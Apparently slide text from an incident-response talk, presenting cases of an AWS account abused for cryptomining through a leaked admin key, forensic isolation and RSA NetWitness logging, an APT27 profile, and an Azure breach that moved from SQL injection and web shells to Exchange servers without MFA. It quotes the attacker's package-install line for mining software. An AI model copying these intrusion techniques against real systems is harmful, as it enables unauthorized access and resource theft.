
- With some administrative key available, the attacker started to distribute Crypto mining instances around, harvesting 14.000 USD per day and forcing the bill of the company to about 75.000 USD in less than a week.



Bash history of the initial instance created by the attacker... please see the setup of the libraries needed for the Cryptomining software:

```
sudo apt-get install -y freeglut3-dev libx11-dev libxmu-dev libxi-dev libgl1-mesa-glx libglu1-mesa libglu1-mesa-dev gcc make libcurl4-openssl-dev autoconf git screen libncurses5-dev openc1-headers build-essential protobuf-compiler libprotoc-dev libboost-all-dev libleveldb-dev hdf5-tools libhdf5-serial-dev libopencv-core-dev libopencv-highgui-dev libsnappy-dev libsnappy1v5 libatlas-base-dev cmake libstdc++6-4.9-dbg libgoogle-glog0v5 libgoogle-glog-dev libgflags-dev liblmdb-dev python-pip gfortran libjansson-dev uthash-dev autogen libtool pkg-config
```


Timeline



RSA operations

- I started the analysis asking for the creation of an Isolation Security Group for AWS instances.
- Isolation Security Group consists of a security group with exceptionally prohibitive access rules.
- Outbound traffic in this case was blocked completely, and inbound traffic was only allowed by the specific IP address of the examiners.
- The forensics instances were tagged with a case number for record keeping and to alert other users that these instances would be treated with care.
- Any evidence was collected and exported from AWS cloud and once the investigation was completed the instances were shut down.

RSA operations



RSA NWLog role

- During the engagement, I imported instances related to RSA Netwitness for Logs to the Customer environment.
- Thanks to RSA NWLog, we have been able to centralize all AWS logs and be alerted of any potential malicious action taken on the Cloud instances, the AWS CLI and any other essential structure pertaining to the Cloud.

The screenshot shows the AWS Management Console interface. The top part displays the 'Private images' section with a search bar and a table of images. The bottom part displays the 'Instances' section with a search bar and a table of instances.

Name	AMI Name	AMI ID	Source	Owner	Visibility
	RSANW-11.1.0.0.1245-Lite-01	ami-3329fa49	aws-marketplace	aws-marketplace	Private

Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public
RSA-NW-PacketDecoder-11.1.0.0-01	i-078f7044931cc6c03	m4.xlarge	us-east-1e	stopped		None	
RSA-NW-Broker-11.1.0.0-01	i-07d12fe8f484058c4	m4.xlarge	us-east-1e	stopped		None	
RSA-NW-Concentrator-11.1.0.0-01	i-07e064d26ad4bc a28	m4.xlarge	us-east-1e	pending	Initializing	None	
RSA-NW-Archiver-11.1.0.0-01	i-082f41d4db7e1ac91	m4.xlarge	us-east-1e	running	2/2 checks ...	None	

<https://community.rsa.com/docs/DOC-85994>


Nel blu dipinto di blu...

Emissary Panda (TG-3390)

- Emissary Panda also known as TG-3390 or APT27, it is a threat group targeting organizations within education, energy and technology sectors.
- The group has used several ways to target their victims, with the most notable being the reuse of exploits originally part of the Hacking Team leak.
- Emissary Panda tools are either the well-known 'PlugX' or 'HttpBrowser' RAT.
- These tools show clear Chinese origins and their usage is limited to Chinese APT groups.
- Typical APT 27 attacks are based on an initial compromise of victim servers, used as trampoline to move laterally or to execute spear-phishing attacks against internal users, sending messages via trusted systems (usually into the victim perimeter).
- To compromise web servers, Emissary Panda leverages on zero-day exploits and webshells¹.
- In my investigations, in 2017, I stumble into a very peculiar attack.



Azure case

- This case started as a traditional IR engagement.
- The Customer, a huge public organization heavily structured around Microsoft technologies with Data Centers in three different continents, was in the middle of a project to migrate his service to Azure.



Initial attack


- The attack, in this case, started against the on-premises public infrastructure, where vulnerable web services were hosted.
- The attack started with simple SQL injections against Apache server used to collect field messages from different devices.



- Once breached the initial server, the attacker installed web shells into it and started network scanning to widen the surface of the attack


Caught in the middle...

- The attacker, expanding the radius of his attack, landed onto two legacy Exchange servers used by internal users to read their old messages... unfortunately the authentication mechanism to access these servers was a replica of the one used for the new messages... the one integrated on Azure and Office365 without MFA...
